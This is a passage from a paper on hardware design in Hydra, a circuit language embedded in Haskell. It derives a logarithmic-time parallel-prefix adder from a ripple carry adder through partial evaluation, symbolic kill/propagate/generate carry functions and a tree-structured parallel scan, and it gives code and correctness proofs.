hardware details, and Section 8 concludes.

## 2 The Problem

A *signal* is a bit in a digital circuit; for the purposes of this paper a signal can be thought of as a value of type *Bool*. The function  $\text{bit} :: \text{Signal } a \Rightarrow a \rightarrow \text{Nat}$  converts a bit value to its natural value, either 0 or 1.

A binary number is represented as a list of signals  $[x_0, \dots, x_{n-1}]$  that constitute an  $n$ -bit word, where  $x_0$  is the most significant bit and  $x_{n-1}$  the least significant. The value represented by this word is  $\text{bin } xs = \sum_{i=0}^{n-1} x_i 2^{n-1-i}$ .

A binary adder takes a pair of  $n$ -bit words  $xs$  and  $ys$  and a carry input bit  $c$ , and it produces their sum, represented as a carry output bit  $c'$  and an  $n$ -bit sum  $ss$ . Instead of giving the adder two separate words  $xs$  and  $ys$ , it will receive a word  $zs :: \text{Signal } a \Rightarrow [(a, a)]$  of pairs. The binary input words are then  $\text{map } fst \ zs$  and  $\text{map } snd \ zs$ . There are two reasons for choosing this organization: it avoids the need for stating side conditions that  $xs$  and  $ys$  have the same length, and it simplifies the circuits we will define later. But we are not cheating—it is a standard technique in hardware design (called “bit slice” organization) to zip the two words together in this way, because of exactly the same simplification to the design.

An adder is now defined to be any circuit with the right type that produces the right answer for arbitrary inputs.

**Definition 2.1** (Adder) Let  $a$  be a signal type. An adder is a function  $\text{add} :: a \rightarrow [(a, a)] \rightarrow (a, [a])$  such that

$$\forall c :: a, \ zs :: [(a, a)] .$$

$$2^n \cdot \text{bit } c' + \text{bin } ss = \text{bin } (\text{map } fst \ zs) + \text{bin } (\text{map } snd \ zs) + \text{bit } c$$

where  $(c', ss) = \text{add } c \ zs$  and  $n = \text{length } zs = \text{length } ss$ .

Circuits will be specified in this paper using Hydra [9], a digital circuit specification language embedded within Haskell. Signals are defined as a type class that provides basic operations, such as the constant values *zero* and *one* and basic logic gates, including the inverter *inv*, the two and three input logical and-gates *and2*, *and3*, etc. Components are wired together by applying a circuit to its input signals. The values of signals will be denoted 0 and 1, although their internal representations may be different (e.g. *False* and *True*).

The majority and parity circuits provide simple examples of Hydra specifications, and they will be useful later for computing sums and carries. The *majority3* circuit takes three input signals, and returns logic 1 if two or more of the inputs are 1. The *parity3* circuit returns 1 if an odd number of the inputs are 1.

```
majority3, parity3 :: Signal a => a -> a -> a -> a
majority3 a b c = or3 (and2 a b) (and2 a c) (and2 b c)
```

```
parity3 a b c =
  or2 (and2 (inv a) (xor2 b c))
    (and2 a (inv (xor2 b c)))
```

Another standard circuit is the multiplexor, which takes a control (or address) bit  $a$ , and uses it to select data inputs, which is then output. We can specify the behavior of the 1-bit multiplexor as

```
mux1 a x y = if a==zero then x else y
```

This specification is easy to understand, but it isn't a circuit, since if-then-else expressions are not logic gates. A central problem in circuit design is finding a way to make the available components meet a specification, and there are methodical techniques for doing this. It is straightforward to verify that the following circuit satisfies the specification of the multiplexor:

```
mux1 :: Signal a => a -> a -> a -> a
mux1 a x y = or2 (and2 (inv a) x) (and2 a y)
```

Two  $\text{mux1}$  circuits can be used to define  $\text{mux2}$ , which uses two address bits to select one of four data inputs. This is a typical example of the hierarchical design style used in Hydra. The  $\text{mux2}$  will be needed in Section 7.

```
mux2 :: Signal a => (a,a) -> a -> a -> a -> a -> a
mux2 (a,b) w x y z = mux1 a (mux1 b w x) (mux1 b y z)
```

### 3 Ripple Carry Addition

It is an interesting exercise to start with Definition 2.1 and derive an addition circuit from first principles. We will skip that step here, and begin with a specification of the standard and well known ripple carry adder.

The inputs to the adder are a carry input bit  $c$  and a word  $zs = [(x_0, y_0), \dots, (x_{n-1}, y_{n-1})]$  of  $n$  bit pairs. The outputs are a pair  $(c', ss)$  where  $c'$  is the carry output, and  $ss = [s_0, \dots, s_{n-1}]$  is the word of  $n$  sum bits.

Within bit position  $i$ , for  $0 \leq i < n$ , the adder calculates the local sum bit  $s_i = bsum(x_i, y_i) c_{i+1}$  and the local carry output  $c_i = bcarry(x_i, y_i) c_{i+1}$ . The carry input  $c_n$  to the least significant bit is defined to be the carry input  $c$  to the entire word adder, and the carry output  $c'$  from the entire adder is defined to be the carry output  $c_0$  from the most significant bit.

A ripple carry adder contains a building block for each bit position that which takes the data bits  $(x, y)$  and a carry input and produces a sum bit  $s$  and carry output  $c'$ . This building block is traditionally called a ‘full adder’:

$$\text{fullAdd} :: \text{Signal } a \Rightarrow (a, a) \rightarrow a \rightarrow (a, a).$$

However, the crux of the derivation that follows is in handling the carry propagation, and it will simplify the notation slightly to separate the calculations of the sum and carry bits into two functions,  $bsum$  and  $bcarry$ . These correspond

to standard 3-input logic gates called majority and parity.

```
bsum, bcarry :: Signal a => (a,a) -> a -> a
bcarry (x,y) c = majority3 x y c
bsum (x,y) c = parity3 x y c
```

These building blocks can now be connected in a row, producing a binary word adder. It is best to avoid a style of specification where each component is mentioned explicitly—that would lead to a design that works for only one word size, but we are seeking a generic adder specification that works for all word sizes. Furthermore, experience shows that mentioning all the bits explicitly with indices leads to cumbersome notation that is poorly suited for circuit transformations and optimization.

The best approach is to use a higher order function—a combinator—to express the pattern by which the building blocks are composed into the full circuit. The carry propagation across a sequence of bit positions is expressed by the standard *foldr* function:

```
foldr :: (b->a->a) -> a -> [b] -> a
foldr f a [] = a
foldr f a (x:xs) = f x (foldr f a xs)
```

However, it isn't enough just to compute the carry output from one bit position—in order to compute the sum bits, we need the carry inputs to all the positions. Therefore the circuit really needs to compute the carry fold across all possible subfields, starting from the right. The *wscanr* combinator, which computes a list of all the partial folds as well as the complete fold, can be specified as

$$wscanr f a xs = [foldr f a (drop (i + 1) xs \mid i \leftarrow [0 \dots length xs - 1])]$$


It is also convenient to define *ascanr*, which computes both the fold and the scan:

$$ascanr f a xs = (foldr f a xs, wscanr f a xs)$$

These functions differ from the *scanr* defined in the Haskell Prelude. In particular, *wscanr* returns a result list with the same length as the argument list, unlike *scanr*. Furthermore, *ascanr* produces a pair containing both the fold and the scan, while *scanr* attaches the fold to the scan list and returns a list that is longer than the argument list. The *wscanr* and *ascanr* functions have better properties for hardware design, and will be used throughout this paper.

Although the specification of *wscanr* takes quadratic time, it expresses clearly the value that is computed, and experience has shown it to be useful for equational reasoning. The specification can also be transformed into a linear time implementation:

```
ascanr :: (b->a->a) -> a -> [b] -> (a, [a])
ascanr f a [] = (a, [])
```

Fig. 1. Circuit diagram of *add1*

```
ascanr f a (x:xs) =
let (a',xs') = ascanr f a xs
  a'' = f x a'
in (a'', a':xs')
```

The ripple carry adder uses *ascanr* to calculate all the carry bits, followed by a map (in the form of *zipWith*) that calculates the sum bits. The circuit requires  $O(n)$  time, and it contains  $O(n)$  logic gates.

```
add1 :: Signal a => a -> [(a,a)] -> (a,[a])
add1 c zs =
let (c',cs) = ascanr bcarry c zs
  ss = zipWith bsum zs cs
in (c',ss)
```

## 4 Making the Scan Associative

The time required by the ripple carry adder is dominated by the *ascanr*. There is a well known method called *parallel scan* or *parallel prefix* for reducing the time of a scan from  $O(n)$  to  $O(\log n)$  [6], and our strategy for improving the adder is to use this to calculate the carries in log time.

Unfortunately there is an immediate stumbling block. The parallel scan algorithm requires  $f$  to be associative in order to compute  $\text{ascanr } f \text{ a } xs$  in log time, but the ripple carry adder applies *ascanr* to the *bcarry* circuit, which is not associative. Indeed, an associative function must have type  $a \rightarrow a \rightarrow a$ , so  $\text{bcarry} :: (a,a) \rightarrow a \rightarrow a$  doesn't even have a suitable type.

### 4.1 Partial Evaluation of Scan

A useful principle in program derivation is to transform a specification to bring it as close as possible to the goal, even if the goal itself is not directly reachable. The reason is that the intermediate transformation might cause a different approach to become applicable.

Partial evaluation is a systematic method for applying this principle. The arguments to a function are partitioned into static arguments that are known in advance and dynamic arguments that will become known later. This tech-

nique is typically used in compilers: the usual idea is to have the compiler apply the functions in a program just to the static arguments that are known at compile time, in the hope that the resulting partial applications can be simplified, producing more efficient object code. In this section, we apply the same idea to the problem of carry propagation in hardware design.

Ideally, we would like the circuitry for bit position  $i$  to calculate the application  $bcarry(x_i, y_i) c_{i+1}$  in unit time. This is impossible, since the value of  $c_{i+1}$  must itself be computed, and it takes time for the carry propagation to ripple across the adder. However, if we think of this as a problem of higher order functional programming as well as hardware design, it becomes clear that at least the partial applications  $bcarry(x_i, y_i)$  can be calculated in parallel:

$$ps = \text{map } bcarry \text{ zs.}$$

The partial application  $p_i = bcarry(x_i, y_i)$  is a function  $p_i :: Signal a \Rightarrow a \rightarrow a$  that can be used to produce the carry output in position  $i$  once the carry input is known. Meanwhile, we can go ahead and exploit the knowledge  $p_i$  has of the values of  $x_i$  and  $y_i$ , even before the carry input  $c_{i+1}$  is available.

At this stage there is nothing useful to which the  $p_i$  functions can be applied, but another idea is to compose them instead of applying them. Just as each bit position has a carry propagation function, so does a sequence of adjacent positions  $i \dots j$ , for  $0 \leq i \leq j < n$ . Since we are interested in the carry *input* at bit position  $i$  (in order to compute the sum bit there), we define the sequence carry propagation function  $C_i^j$  as

$$\begin{aligned} C_i^j &= p_{i+1} \circ p_{i+2} \circ \dots \circ p_j \quad \text{for } -1 \leq i < j \\ C_i^i &= id \end{aligned}$$

This function takes the carry input  $c_{j+1}$  to the least significant position of the sequence and produces the carry input  $c_i$  to the most significant position. (Note that  $C_{-1}^j$  is the carry *output* from the most significant bit.) The function can be calculated by folding the composition functions, using the identity function as the unit:

$$C_i^j = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_j],$$

for  $0 \leq i \leq j < n$ . In particular,

$$C_i^{n-1} = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_{n-1}].$$

The adder circuit requires the carry input to each bit position in order to compute the corresponding sum bit, and it also needs the carry output from position 0 since this is an output of the entire circuit. Although we do not yet know the values of these carry bits, we can calculate their carry propagation

functions:

$$\begin{aligned}
& (C_{-1}^{n-1}, [C_i^{n-1} \mid i \leftarrow [0 \dots n-1]]) \\
&= (\text{foldr } (\circ) \text{ id } ps, \\
&\quad [\text{foldr } (\circ) \text{ id } (\text{drop } (i+1) \text{ ps}) \mid i \leftarrow [0 \dots n-1]]) \\
&= \text{ascanr } (\circ) \text{ id } ps
\end{aligned}$$

Now we are in a much better position: this entire set of functions can be calculated in log time using parallelism because *now the argument to ascanr is the associative operator ( $\circ$ )*. Our original problem was that *ascanr* was applied to a non-associative function. Furthermore, once the sequence carry propagation functions have been calculated, all of the actual carry bits that are needed can be calculated in  $O(1)$  time simply by applying all of those functions to  $c_n = c$ , which is the one carry bit that we already have, since it is an input to the circuit!

This transformation can be expressed formally as two partial evaluation theorems, one each for *foldr* and *scanr*. This is a generally useful technique, and similar theorems exist for the other fold and scan functions. Theorem 4.1 has been used before independently by Harrison [4], and Maessen has stated a weaker version of it [7].

**Theorem 4.1**  $\text{foldr } f \text{ a } xs = (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a}$

**Proof.** Structural induction over  $xs$ . For the base case,

$$\begin{aligned}
& \text{foldr } f \text{ a } [] \\
&= a \\
&= \text{id } a \\
&= (\text{foldr } (\circ) \text{ id } []) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ []})) \text{ a}
\end{aligned}$$

Inductive case:

$$\begin{aligned}
& \text{foldr } f \text{ a } (x : xs) \\
&= f x (\text{foldr } f \text{ a } xs) \\
&= f x (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs}) \text{ a}) \\
&= (f x \circ \text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (f x : \text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ (x : xs)))) \text{ a}
\end{aligned}$$

□

**Theorem 4.2**  $\text{wscanr } f \text{ a } xs =$   
 $\text{map apply } (\text{zip } (\text{wscanr } (\circ) (\text{map } f \text{ id }) \text{ xs}) (\text{repeat } a))$

**Proof.** The right hand side is transformed directly into the left hand side.

Let  $n = \text{length } xs$ , and define  $\text{apply } f x = f x$ . Then

$$\begin{aligned}
wscanr f a xs &= [\text{foldr } f a (\text{drop } (i+1) xs) \mid i \leftarrow [0 \dots n-1]] \\
&= [\text{foldr } (\circ) \text{id} (\text{map } f (\text{drop } (i+1) xs)) a \mid i \leftarrow [0 \dots n-1]] \\
&= [\text{foldr } (\circ) \text{id} (\text{drop } (i+1) (\text{map } f xs)) a \mid i \leftarrow [0 \dots n-1]] \\
&= \text{map apply} [(\text{foldr } (\circ) \text{id} (\text{drop } (i+1) (\text{map } f xs)), a) \\
&\quad \mid i \leftarrow [0 \dots n-1]] \\
&= \text{map apply} (\text{zip} [\text{foldr } (\circ) \text{id} (\text{drop } (i+1) (\text{map } f xs))] \\
&\quad \mid i \leftarrow [0 \dots n-1]) (\text{repeat } a)
\end{aligned}$$

□

## 4.2 Associative Scan Adder

Using Theorem 4.2, we can now transform the ripple carry adder into  $\text{add2}$ .

```

apply f x = f x
add2 :: Signal a => a -> [(a,a)] -> (a,[a])
add2 c zs =
  let ps = map bcarry zs
    (cf,cfs) = ascanr (.) id ps
    cs = zipWith apply cfs (repeat c)
    c' = cf c
    ss = zipWith bsum zs cs
  in (c', ss)


```

## 5 Symbolic Function Representation

In solving one problem we have created another. The adder now applies scan to an associative function, so the parallel scan method has become applicable. However, the adder now contains signals that are carry propagation functions, not carry bits. Ultimately every digital circuit must be constructed from the primitive logic components, and those operate only on bits. Before proceeding to the parallel scan, we should determine whether it will be possible to get around this difficulty—otherwise the parallelisation would be fruitless.

A function  $f :: A \rightarrow B$  can be represented as a set of pairs  $\{(a, f a) \mid f a \in A\}$ ; this is called the graph of  $f$ . We haven't decided yet whether to use function graphs within the adder, but the graphs still provide useful insight into the problem. Two crucial questions arise in the context of the adder:

- (i) How can we compute the graphs of new carry propagation functions during the course of an addition?
- (ii) How large can the function graphs become, and how can they be represented?

Fig. 2. Circuit diagram of *add2*

A partial application *bcarry* ( $x, y$ ) has four possible values, since  $x$  and  $y$  are both signals restricted to 0 or 1. The complete set of partial applications can be enumerated as follows, using  $f_1, \dots, f_4$  as names for the resulting functions:

$$\text{bcarry} (0, 0) = f_1$$

$$\text{bcarry} (0, 1) = f_2$$

$$\text{bcarry} (1, 0) = f_3$$

$$\text{bcarry} (1, 1) = f_4$$

It is straightforward to check that  $f_2 = f_3$ , because

$$\forall c \in \{0, 1\}. \text{bcarry} (0, 1) c = \text{bcarry} (1, 0) c.$$

There are traditional names for these functions [8]:  $f_1$  is called *K* because it “kills” the carry (it returns 0 regardless of its carry argument);  $f_2$  and  $f_3$  are called *P* because they are the identity function, “propagating” the carry input to the output;  $f_4$  is called *G* because it “generates” a carry output of 1 regardless of its argument. An arbitrary partial application of *bcarry* is representable using a finite alphabet of symbols:

```
data Sym = K | P | G
```

Each partial application of *bcarry* can be replaced by a full application of *bcarrySym*, which achieves the goal of getting rid of higher order functions as




Fig. 3. Circuit diagram of *add3*

signals in the circuit. The definition of *bcarrySym* is slightly unusual, since it has a mixed type with signal arguments but a symbolic output. Because of this, a multiplexor cannot be used to define it, and we must resort instead to explicit testing of the input signal values. Thus *bcarrySym* is a halfway house: it operates on first order values, but its outputs are not digital circuit signals.

```

bcarrySym :: Signal a => (a,a) -> Sym
bcarrySym (x,y)
| is0 x && is0 y = K
| is0 x && is1 y = P
| is1 x && is0 y = P
| is1 x && is1 y = G

```

Now that the higher order functions inside the adder have been replaced by symbolic signals, we can no longer use  $(\circ)$  and *id* to compose carry propagation functions. Therefore an explicit composition function that operates on *Sym*-represented functions needs to be defined. It is straightforward to calculate the value of this new composition operator, by considering all nine possible cases. A simpler calculation is based on the observation that *K* (or *G*) will kill (or generate) its carry output regardless of the value of its input, while *P* is just the identity function. The result of this calculation is the following definition:

```
composeSym :: Sym -> Sym -> Sym
```

```
composeSym K f = K
composeSym P f = f
composeSym G f = G
```

Finally, a new operation is needed to apply a symbolic carry function to a carry bit, getting us back into the world of signals:

```
applySym :: Signal a => Sym -> a -> a
applySym K x = zero
applySym P x = x
applySym G x = one
```

The adder can now be transformed into *add3*, using the *Sym* representation instead of partial applications. The Haskell definition and the circuit diagram (3) have exactly the same structure as *add2*.

```
add3 :: Signal a => a -> [(a,a)] -> (a,[a])
add3 c zs =
  let ps = map bcarrySym zs
      (cf,cfs) = ascanr composeSym P ps
      cs = zipWith applySym cfs (repeat c)
      c' = applySym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

## 6 Parallel Scan

The parallel scan algorithm uses a divide and conquer strategy to perform a scan in log time on a tree circuit, assuming that the function being scanned is associative. (The time is actually proportional to the height of the tree, and the algorithm works correctly even if the tree is not balanced.) The details of the algorithm and its correctness proof are given in [10]. In this section we will just show how the algorithm is implemented as a Hydra circuit.


The algebraic data type *Tree* is used to represent the structure of the circuit:

```
data Tree a = Leaf a | Node (Tree a) (Tree a)
  deriving Show
```

The *mkTree* function builds a tree with  $n$  nodes which is balanced as closely as possible. The conversion functions *treeWord* and *wordTree* convert between a list of bits and a set of leaf bits. Only the types are given here; the full definitions appear in the program (see Section 1).

```
mkTree :: Nat -> Tree ()
treeWord :: Tree a -> [a]
wordTree :: Tree b -> [a] -> Tree a
```

The *sweep* combinator specifies the behavior of a general tree circuit con-

Fig. 4. Node circuit for *Tscanr*

structed from two building blocks: a node circuit and a leaf circuit.

```
sweep
:: (a -> d -> (b,u))           -- leaf
-> (d -> u -> u -> (u,d,d)) -- node
-> d
-> Tree a
-> (u, Tree b)
```

The leaf circuits all have a state of type  $a$ , and they provide upward-moving values of type  $u$  which they pass up the tree. Eventually the leaves will receive a downward-moving value of type  $d$ , which they can then use to update their state.

```
sweep leaf node a (Leaf x) =
let (x',a') = leaf x a
in (a', Leaf x')
```

Each node (see Figure 4) receives two upward messages from its subtrees, and a downward message from its parent, and it uses these values to calculate outputs for all three of its ports. Figure 5 illustrates the following inductive case of *sweep*:

```
sweep leaf node a (Node x y) =
let (a',p',q') = node a p q
    (p,x') = sweep leaf node p' x
    (q,y') = sweep leaf node q' y
in (a', Node x' y')
```

Thus the *sweep* combinator specifies a general tree circuit, where each component sends and receives on each of its ports. Naturally, it is possible to deadlock such a general tree if the leaf and node circuits are not defined properly. Most algorithms implemented with tree circuits execute with an upsweep followed by a downsweep, and the parallel scan algorithm is a typical example.

The *tscanr* circuit implements the parallel scan algorithm; it is essentially the same definition that appears in [10], except that paper implemented *scarl* rather than *scandr*.

```
tscanr :: (a->a->a) -> a -> Tree a -> (a, Tree a)
tscanr f a =
  let leaf x a = (a,x)
      node a p q = (f p q, f q a, a)
  in sweep leaf node a
```

**Theorem 6.1** *Let  $(a', t') = \text{tscanr } f \text{ a } t$ . If  $f$  is associative, then*

$$\begin{aligned} a' &= \text{foldr } f \text{ a } (\text{treeWord } t) \\ \text{treeWord } t' &= \text{wscanr } f \text{ a } (\text{treeWord } t) \end{aligned}$$



The proof is similar to the proof of the *tscarl* theorem given in [10], and Figure 6 gives an example execution of *tscanr*. Note that the *tscanr* circuit is perfectly well defined for any function  $f$  of the required type, but it computes the same result as *ascanr* only if  $f$  is associative.

The adder is now transformed to use the log time *tscanr* in place of the linear time *ascanr*. This is possible because the function scanned is the associative *composeSym*. Some additional wiring rearrangements need to be introduced. The word *ps* of carry propagation functions needs to be converted by *wordTree* from a list representation to a set of tree leaves, and the result of the tree scan is *cft*, a tree-structured word that is converted by *treeWord* back to a list. These “impedance matching” conversions are only required to make the types match, but they have absolutely no impact on the circuit—they introduce no extra components or wires.

```
add4 :: Signal a => a -> [(a,a)] -> (a,[a])
add4 c zs =
  let ps = map bcarrySym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeSym P ps'
      cfs = treeWord cft
      cs = zipWith applySym cfs (repeat c)
      c' = applySym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

